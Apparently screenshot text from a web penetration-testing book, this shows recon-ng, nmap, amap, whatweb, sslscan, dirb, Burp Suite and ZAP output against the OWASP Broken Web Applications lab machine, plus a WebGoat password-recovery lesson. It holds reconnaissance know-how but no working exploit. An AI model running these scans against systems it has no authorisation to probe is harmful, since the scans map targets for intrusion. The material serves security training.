Domain
An internet domain
Infrastructure
AS
An internet Autonomous Syst
Banner
Banner
DNS Name
Domain Name System server
Domain
An internet domain
Run View
<No Selection>
Home
New Graph (1)
Layout
Freeze
View
paterva.com
intranet.paterva.com
webmail.paterva.com
secure.paterva.com
ft7.paterva.com
gateway.paterva.com
FOR DEMO USE ONLY
Output - Transform Output
Transform To AS number returned with 3 entities (from entity "173.230.156.0-173.230.156
Transform To AS number returned with 3 entities (from entity "104.200.18.0-104.200.18.2
Transform To AS number returned with 3 entities (from entity "198.58.100.0-198.58.100.2
Transform To AS number done (from 4 entities)
Running transform To Company [Owner] on 1 entities (from entity "63949")
Transform To Company [Owner] returned with 9 entities (from entity "63949")
Transform To Company [Owner] done (from entity "63949")
Overview
Machines
Detail View
DNS Name
maltego.DNSName
secure.paterva.com
Relationships
Generator detail
Property View
Hub Transform Inp...
Properties
Type
DNS Name
DNS Name
secure.paterva.com
Graph info
Weight
100
Incoming
1
Outgoing
1
Bookmark
34 entities, 48 links

```
[recon-ng][default] > show modules

  Discovery
  ---------
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter

  Import
  ------
    import/csv_file

  Recon
  -----
    recon/companies-contacts/facebook
    recon/companies-contacts/jigsaw
    recon/companies-contacts/jigsaw/point_usage
    recon/companies-contacts/jigsaw/purchase_contact
    recon/companies-contacts/jigsaw/search_contacts
```


```
[recon-ng][default] > load recon/domains-hosts/bing_domain_web
[recon-ng][default][bing_domain_web] > set source facebook.com
SOURCE => facebook.com
[recon-ng][default][bing_domain_web] > show info

    Name: Bing Hostname Enumerator
    Path: modules/recon/domains-hosts/bing_domain_web.py
  Author: Tim Tomes (@LaNMaSteR53)

Description:
  Harvests hosts from Bing.com by using the 'site' search operator. Updates the 'hosts' table with the
  results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  facebook.com   yes       source of input (see 'show info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs
```


```
[recon-ng][default][bing_domain_web] > run

------------
FACEBOOK.COM
------------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Afacebook.com
[*] [host] th-th.facebook.com (<blank>)
[*] [host] www.facebook.com (<blank>)
[*] [host] apps.facebook.com (<blank>)
[*] [host] business.facebook.com (<blank>)
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Afacebook.com+-domain%3Ath-th.facebook.com+-domain%
[*] [host] en-gb.facebook.com (<blank>)
[*] [host] web.facebook.com (<blank>)
[*] [host] relianceada.facebook.com (<blank>)
[*] [host] mbasic.facebook.com (<blank>)
[*] [host] fa-ir.facebook.com (<blank>)
[*] [host] ro-ro.facebook.com (<blank>)
[*] [host] mobile.prod.facebook.com (<blank>)
[*] [host] sl-si.facebook.com (<blank>)
[*] [host] sr-rs.facebook.com (<blank>)
[*] [host] bs-ba.facebook.com (<blank>)
[*] [host] fi-fi.facebook.com (<blank>)
[*] [host] developers.facebook.com (<blank>)
[*] [host] fb.m.facebook.com (<blank>)
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Afacebook.com+-domain%3Ath-th.facebook.com+-domain%
main%3Aen-gb.facebook.com+-domain%3Aweb.facebook.com+-domain%3Arelianceada.facebook.com+-domain%3Ambasic.f
bile.prod.facebook.com+-domain%3Asl-si.facebook.com+-domain%3Asr-rs.facebook.com+-domain%3Abs-ba.facebook.
facebook.com
```


```
[recon-ng][default][csv] > use reporting/
reporting/csv        reporting/json       reporting/proxifier  reporting/xlsx
reporting/html       reporting/list       reporting/pushpin    reporting/xml
[recon-ng][default][csv] > use reporting/csv
[recon-ng][default][csv] > set TABLE domains
TABLE => domains
[recon-ng][default][csv] > show options

  Name      Current Value                                 Required  Description
  --------  -------------                                 --------  -----------
  FILENAME  /root/.recon-ng/workspaces/default/results.csv  yes       path and filename for output
  TABLE     domains                                       yes       source table of data to export

[recon-ng][default][csv] >
[recon-ng][default][csv] > run
```



```
root@kali:~# nmap -sT 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-01 10:34 CAT
Nmap scan report for 10.7.7.5
Host is up (0.00069s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 08:00:27:DA:00:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
root@kali:~# nmap -sT --top-ports 5 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-01 10:34 CAT
Nmap scan report for 10.7.7.5
Host is up (0.00035s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
22/tcp  open   ssh
23/tcp  closed telnet
80/tcp  open   http
443/tcp open   https
MAC Address: 08:00:27:DA:00:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
root@kali:~# nmap -sT -p80,443,138-150 --open 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-01 10:34 CAT
Nmap scan report for 10.7.7.5
Host is up (0.00033s latency).
Not shown: 11 closed ports
PORT    STATE SERVICE
80/tcp  open  http
139/tcp open  netbios-ssn
143/tcp open  imap
443/tcp open  https
MAC Address: 08:00:27:DA:00:19 (Oracle VirtualBox virtual NIC)
```



root@kali:~# nmap -sT -O 10.7.7.5
Starting Nmap 7.60 (https://nmap.org) at 2018-02-25 22:59 AEDT
Nmap scan report for owaspbwa (10.7.7.5)
Host is up (0.00031s latency).
Not shown: 991 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
143/tcp open imap
443/tcp open https
445/tcp open microsoft-ds
5001/tcp open commplex-link
8080/tcp open http-proxy
8081/tcp open blackice-icecap
MAC Address: 08:00:27:4F:17:30 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds



ipneighbour.com/#/lookup/wikipedia.org
IP Neighbour
About
Home
Buy Data
Remove Ads
Contact
IP Or Domain
wikipedia.org
Search
Results 1039 Found For wikipedia.org
The domain had multiple IPs (DNS A records), you can click the other IPs to see results on those.
91.198.174.192
1 - wikipedia.org
2 - www.wikipedia.org
3 - wikimedia.org
4 - www.wikimedia.org
5 - wiktionary.org
6 - www.wiktionary.org
IP Details
IP Address
91.198.174.192
Reverse Dns
text-lb.esams.wikimedia.org
IP Block
91.198.174.0/24
IP Block Assigned
Oct 2, 2007
AS Name
AS Country Code
NL





```
root@kali:~# nmap -sT -sV 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-01 11:02 CAT
Nmap scan report for 10.7.7.5
Host is up (0.00053s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/https?
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-rmi    Java RMI
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following finge
rprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.60%I=7%D=10/1%Time=59D0AF40%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
MAC Address: 08:00:27:DA:00:19 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.81 seconds
```

```
root@kali:~# amap -bqv 10.7.7.5 21 22 25 80 443
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.rpc ... loaded 450 triggers

amap v5.4 (www.thc.org/thc-amap) started at 2017-10-02 12:30:24 - APPLICATION MAPPING mode

Total amount of tasks to perform in plain connect mode: 115
Protocol on 10.7.7.5:443/tcp (by trigger http) matches http - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//E
N">\n<html><head>\n<title>400 Bad Request</title>\n</head><body>\n<h1>Bad Request</h1>\n<p>Your browser sent a reques
t that this server could not understand.<br />\nReason You're speaking plain HTTP to an SS
Protocol on 10.7.7.5:443/tcp (by trigger http) matches http-apache-2 - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HT
ML 2.0//EN">\n<html><head>\n<title>400 Bad Request</title>\n</head><body>\n<h1>Bad Request</h1>\n<p>Your browser sent
 a request that this server could not understand.<br />\nReason You're speaking plain HTTP to an SS
Protocol on 10.7.7.5:80/tcp (by trigger http) matches http - banner: HTTP/1.1 200 OK\r\nDate Mon, 02 Oct 2017 213024
GMT\r\nServer Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_pyt
hon/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.
Protocol on 10.7.7.5:80/tcp (by trigger http) matches http-apache-2 - banner: HTTP/1.1 200 OK\r\nDate Mon, 02 Oct 201
7 213024 GMT\r\nServer Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.
1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.
Protocol on 10.7.7.5:22/tcp (by trigger ssl) matches ssh - banner: SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu4\r\n
Protocol on 10.7.7.5:22/tcp (by trigger ssl) matches ssh-openssh - banner: SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu4\r\n
Protocol on 10.7.7.5:443/tcp (by trigger ssl) matches ssl - banner: JFY9WDWm@N E\\+G!gnu\\~byk\v00\t\rr0\r\t*H\r010Uo
waspbwa0\r130102211238Z\r221231211238Z010Uowaspbwa00\r\t*H\r0{_qKK9RM\\M;wRp342xBa7`RE.LC\v'BD9^'";Dd{9n oG8qLj sSG0\
r\t*H\rM)(2j#Q+7R^cyh?E<)`o!\f\v1[;w@~@Dg[(yQEM<rjO`3ER\f}@6J\n\f9_R\vtQ.cr~ZyB\v*)2JFzc
Waiting for timeout on 19 connections ...

amap v5.4 finished at 2017-10-02 12:30:36
```





root@kali:~# whatweb -v 10.7.7.5
WhatWeb report for http://10.7.7.5
Status : 200 OK
Title : owaspbwa OWASP Broken Web Applications
IP : 10.7.7.5
Country : RESERVED, ZZ
Summary : Passenger[4.0.38], HTML5, Python[2.6.5], OpenSSL[0.9.8k], HTTPServer[Ubuntu Linux][Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1], Perl[5.10.1], JQuery, Apache[2.2.14][mod_mono/2.4.3,mod_perl/2.0.4,mod_python/3.3.1,mod_ssl/2.2.14,proxy_html/3.0.1], Email[admin@metacorp.com,admin@owaspbwa.org,bob@ateliergraphique.com,cycloneuser-3@cyclonetransfers.com,jack@metacorp.com,test@thebodgeitstore.com], Script[text/javascript], PHP[5.3.2-1ubuntu4.30][Suhosin-Patch]
Detected Plugins:
[Apache]
The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.
Version : 2.2.14 (from HTTP Server Header)
Module : mod_mono/2.4.3,mod_perl/2.0.4,mod_python/3.3.1,mod_ssl/2.2.14
Module : proxy_html/3.0.1
Google Dorks: (3)
Website : http://httpd.apache.org/
[Email]
Extract email addresses. Find valid email address and syntactically invalid email addresses from mailto: link tags. We match syntactically invalid links containing mailto: to catch anti-spam email addresses, eg. bob at



root@kali:~# nmap --script http-methods -p80,443,8080 10.7.7.5
Starting Nmap 7.60 (https://nmap.org) at 2017-10-02 14:50 CAT
Nmap scan report for 10.7.7.5
Host is up (-0.13s latency).
PORT STATE SERVICE
80/tcp open http
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
443/tcp open https
8080/tcp open http-proxy
MAC Address: 08:00:27:DA:00:19 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds


```
root@kali:~# openssl s_client -connect 10.7.7.5:443
CONNECTED(00000003)
depth=0 CN = owaspbwa
verify error:num=18:self signed certificate
verify return:1
depth=0 CN = owaspbwa
verify return:1
---
Certificate chain
 0 s:/CN=owaspbwa
   i:/CN=owaspbwa
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIBnTCCAQYCCQDmhw3dcsK55zANBgkqhkiG9w0BAQUFADATMREwDwYDVQQDEwhv
d2FzcGJ3YTAeFw0xMzAxMDIyMTEyMzhaFw0yMjEyMzEyMTEyMzhaMBMxETAPBgNV
BAMTCG93YXNwYndhMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDIxXtfOh6T
ceRLAd5LAfA5vFL/uafRl5KK+k0Yr1xNjjuPd7iX/AKdUh5wAzM0MqoZeEKi72Hw
iTezYFJFLvpMQ/6PB+ALtxYnAf7vQkSxmQLsoeKRowKZOV4nIjuEFKCp3ERk7xDb
Ons5bt62IG9Hxji5cbJMaq4CIMsQclNHtQIDAQABMA0GCSqGSIb3DQEBBQUAA4GB
AIgFAJdNKSiApOmwMqBq4oIOrCOKUdDv9is3wJWaz1JeY3lop9WFPzrlRYE8Kcpg
+2+oIaiUwN8HDAsaMZGfWzv2rncBQOvyfqxARKzL6H+CZ+Rb5MQos7t5OtwHs1Ht
RU3A6pPOPLai+/ly1/aCwmqNTxpghTNFmVLloxT/HJao
-----END CERTIFICATE-----
subject=/CN=owaspbwa
issuer=/CN=owaspbwa
---
No client certificate CA names sent
Server Temp Key: DH, 1024 bits
---
SSL handshake has read 1167 bytes and written 374 bytes
Verification error: self signed certificate
---
New, SSLv3, Cipher is DHE-RSA-AES256-SHA
Server public key is 1024 bit
Secure Renegotiation IS supported
Compression: NONE
```

```
root@kali:~# sslscan 10.7.7.5
Version: 1.11.10-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Testing SSL server 10.7.7.5 on port 443 using SNI name 10.7.7.5

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression enabled (CRIME)

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.0  256 bits  DHE-RSA-AES256-SHA          DHE 1024 bits
Accepted  TLSv1.0  256 bits  AES256-SHA
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA          DHE 1024 bits
Accepted  TLSv1.0  128 bits  AES128-SHA
Accepted  TLSv1.0  128 bits  RC4-SHA
Accepted  TLSv1.0  128 bits  RC4-MD5
Accepted  TLSv1.0  112 bits  EDH-RSA-DES-CBC3-SHA       DHE 1024 bits
Accepted  TLSv1.0  112 bits  DES-CBC3-SHA
Preferred SSLv3    256 bits  DHE-RSA-AES256-SHA          DHE 1024 bits
Accepted  SSLv3    256 bits  AES256-SHA
Accepted  SSLv3    128 bits  DHE-RSA-AES128-SHA          DHE 1024 bits
Accepted  SSLv3    128 bits  AES128-SHA
Accepted  SSLv3    128 bits  RC4-SHA
Accepted  SSLv3    128 bits  RC4-MD5
Accepted  SSLv3    112 bits  EDH-RSA-DES-CBC3-SHA       DHE 1024 bits
Accepted  SSLv3    112 bits  DES-CBC3-SHA

  SSL Certificate:
Signature Algorithm: sha1WithRSAEncryption
RSA Key Strength:    1024
```



SCAN RESULTS FOR 10.7.7.5:443 - 10.7.7.5:443
* Deflate Compression:
VULNERABLE - Server supports Deflate compression
* Session Renegotiation:
Client-initiated Renegotiations: OK - Rejected
Secure Renegotiation: OK - Supported
* TLSV1_2 Cipher Suites:
Server rejected all cipher suites.
* Session Resumption:
With Session IDs: PARTIALLY SUPPORTED (4 successful, 1 failed, 0 errors, 5 total attempts). Try
resum_rate.
With TLS Session Tickets: OK - Supported
* TLSV1_1 Cipher Suites:
Server rejected all cipher suites.
* Certificate - Content:
SHA1 Fingerprint: e469e1f2987740c33aecee7cf630ca1931be05ae
Common Name: owaspbwa
Issuer: owaspbwa
Serial Number: E6870DDD72C2B9E7
Not Before: Jan 2 21:12:38 2013 GMT
Not After: Dec 31 21:12:38 2022 GMT
Signature Algorithm: sha1WithRSAEncryption
Public Key Algorithm: rsaEncryption
Key Size: 1024 bit
Exponent: 65537 (0x10001)
* Certificate - Trust:
Hostname Validation: FAILED - Certificate does NOT match 10.7.7.5
Google CA Store (09/2015): FAILED - Certificate is NOT Trusted: self signed certificate
Java 6 CA Store (Update 65): FAILED - Certificate is NOT Trusted: self signed certificate
Microsoft CA Store (09/2015): FAILED - Certificate is NOT Trusted: self signed certificate


```
root@kali:~# nmap --script ssl-enum-ciphers -p 443 10.7.7.5

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-03 14:09 CAT
Nmap scan report for 10.7.7.5
Host is up (0.00024s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 1024) - D
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - D
|     compressors:
|       DEFLATE
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Ciphersuite uses MD5 for message integrity
|       Weak certificate signature: SHA1
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 1024) - D
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - D
```



Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
https://10.7.7.5
/
1142014131
animatedcollapse.js
bWAPP
bWAPP
/
info.php
js
login.php
portal.php
training.php
user_new.php
gruyere
hackxor_intro.php
images
index.css
jquery.min.js
mutillidae
mutillidae
owaspbricks
owaspbricks
/
about.html
bricks.html
config
/
content-pages.html
file-upload-pages.html
index.php
javascripts
app.js
foundation.min.js
jquery.foundation.accordion.js
Host Method URL Params Status Length MIME
https://10.7.7.5 GET /1142014131/ 200 3520 HTM
https://10.7.7.5 GET /1142014131/lib.js 200 2233 scrip
https://10.7.7.5 GET /bWAPP/js/html5.js 200 2871 scrip
https://10.7.7.5 GET /bWAPP/login.php 200 3419 HTM
https://10.7.7.5 GET /hackxor_intro.php 200 3847 HTM
https://10.7.7.5 GET /mutillidae/ 200 46124 HTM
https://10.7.7.5 GET /mutillidae/javascript/bo... 200 1541 scrip
https://10.7.7.5 GET /mutillidae/javascript/dd... 200 9116 scrip
https://10.7.7.5 GET /mutillidae/javascript/dd... 200 57733 scrip
https://10.7.7.5 GET /mutillidae/javascript/jQ... 200 10323 scrip
https://10.7.7.5 GET /mutillidae/javascript/jQ... 200 11816 scrip
https://10.7.7.5 GET /mutillidae/javascript/jQ... 200 268220 scrip
https://10.7.7.5 GET /owaspbricks/ 200 6236 HTM
Request Response
Raw Params Headers Hex
GET / HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 31 Jul 2015 02:55:52 GMT
If-None-Match: "45f13-6da3-51c22f5365e00"
Cache-Control: max-age=0


Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
https://10.7.7.5
/
1142014131
animatedcollapse.js
bWAPP
bWAPP
/
info.php
js
login.php
portal.php
training.php
user_new.php
Host Method URL
https://10.7.7.5 GET /gruyere/
https://10.7.7.5/gruyere
Add to scope
Spider this branch
Actively scan this branch
Passively scan this branch
Engagement tools [Pro version only]
Compare site maps
Expand branch
Expand requested items
Delete branch
Copy URLs in this branch
Request Response
Raw Params Headers Hex
ET /gruyere/ HTTP/1.1
ost: 10.7.7.5
ser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) G
ccept: text/html,application/xhtml+xml,application/xm
ccept-Language: en-US,en;q=0.5
eferer: https://10.7.7.5/
ookie: acopendivids=swingset,jotto,phpbb2,redmine; ac



Burp Suite Free Edition v1.7.26 - Te
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Co
Control Options
Spider Status
Use these settings to monitor and control Burp Spider. To begin spidering, browse to
map, and choose "Spider this host / branch".
Spider is running
Clear queues
Requests made: 19
Bytes transferred: 227,299
Requests queued: 248
Forms queued: 3
Spider Scope
Use suite scope [defined in Target tab]
Use custom scope



Burp Spider - Submit Form
Burp Spider needs your guidance to submit a login form. Please choose the value of each form field which should be used when
submitting the form. You can control how Burp handles forms in the Spider options tab.
Action URL: https://10.7.7.5/1142014131/login
Method: GET
Type
Name
Value
Text
uid
Password
pw
Submit form
Ignore form



root@kali:~# dirb http://10.7.7.5 -o dirb_result_10.7.7.5.txt
DIRB v2.22
By The Dark Raver
OUTPUT_FILE: dirb_result_10.7.7.5.txt
START_TIME: Tue Oct 3 14:46:17 2017
URL_BASE: http://10.7.7.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: http://10.7.7.5/ ----
+ http://10.7.7.5/.bash_history (CODE:200|SIZE:302)
==> DIRECTORY: http://10.7.7.5/assets/
==> DIRECTORY: http://10.7.7.5/cgi-bin/
+ http://10.7.7.5/cgi-bin/ (CODE:200|SIZE:1070)
+ http://10.7.7.5/crossdomain (CODE:200|SIZE:200)
+ http://10.7.7.5/crossdomain.xml (CODE:200|SIZE:200)
==> DIRECTORY: http://10.7.7.5/evil/
+ http://10.7.7.5/favicon.ico (CODE:200|SIZE:3638)
==> DIRECTORY: http://10.7.7.5/gallery2/
==> DIRECTORY: http://10.7.7.5/icon/
==> DIRECTORY: http://10.7.7.5/images/
+ http://10.7.7.5/index (CODE:200|SIZE:1227)
+ http://10.7.7.5/index.html (CODE:200|SIZE:28067)
==> DIRECTORY: http://10.7.7.5/javascript/
==> DIRECTORY: http://10.7.7.5/joomla/
==> DIRECTORY: http://10.7.7.5/phpBB2/
==> DIRECTORY: http://10.7.7.5/phpmyadmin/
+ http://10.7.7.5/server-status (CODE:403|SIZE:215)
==> DIRECTORY: http://10.7.7.5/test/



Untitled Session - OWASP ZAP 2.6.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
Attack
Include in Context
Flag as Context
Run application
Exclude from Context
Resend...
New Alert...
Show in History Tab
Open URL in Browser
Copy URLs to Clipboard
Exclude from
Spider...
Active Scan...
Forced Browse site
Forced Browse directory
Forced Browse directory (and children)
AJAX Spider...
Fuzz...
Welcome to the OWASP Ze
ZAP is an easy to use integrated penetration testing tool fo
Please be aware that you should only attack applications t
and pre
a more in depth test you should explore your applicati


Chapter 4: Authentication and Session Management Flaws









Ticket Request
TGT + Session Key
Service Ticket Request
(TGT + Res. ID + Client ID)
Service Ticket
Client
Kerberos
Authentication
Server
Resource Request
(Service Ticket)
Resource access
Web Server



Username
Password
Login


Request
Response
Raw
Headers
Hex
HTTP/1.1 302 Found
Date: Tue, 17 Oct 2017 17:11:54 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: PHPSESSID=khfd0v3ee8f4s0bs3kq6r1eco6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pr
Pragma: no-cache



Request
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Date: Tue, 17 Oct 2017 17:11:07 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 4183
Set-Cookie: JSESSIONID=EA8668DBF73F4D24415AE86274C56FCA; Path=/
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Connection: close



Request
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 302 Found
Date: Tue, 17 Oct 2017 17:08:39 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosi
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.1
Location: /webgoat.net/Default.aspx
X-AspNet-Version: 2.0.50727
Content-Length: 140
Cache-Control: private
Set-Cookie: ASP.NET_SessionId=AD3D4B4D85AADD41229BCCDA; path=/webgoat.net
Set-Cookie: Server=b3dhc3Bid2E=; path=/
Connection: close



Preferences - Mozilla Firefox
http://10....93a98f1eba
Forgot Password
Preferences
Firefox
about:preferences#advanced
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
General
Search
Content
Applications
Privacy
Security
Sync
Advanced
Connection Settings
Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy: 127.0.0.1
Port: 8080
Use this proxy server for all protocols
SSL Proxy: 127.0.0.1
Port: 8080
FTP Proxy: 127.0.0.1
Port: 8080
SOCKS Host: 127.0.0.1
Port: 8080
SOCKS v4
SOCKS v5
No Proxy for:
localhost, 127.0.0.1
Help
Cancel
OK



Choose another language:
English
Logout
Forgot Password
OWASP WebGoat v5.4
Show Params
Show Cookies
Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge
Solution Videos
Restart this Lesson
Web applications frequently provide their users the ability to retrieve a forgotten password. Unfortunately, many web applications fail to implement the mechanism properly. The information required to verify the identity of the user is often overly simplistic.
General Goal(s):
Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user.
Webgoat Password Recovery
Please input your username. See the OWASP admin if you do not have an account.
*Required Fields
*User Name:
Submit
ASPECT SECURITY
Application Security Experts


* Not a valid username. Please try again.
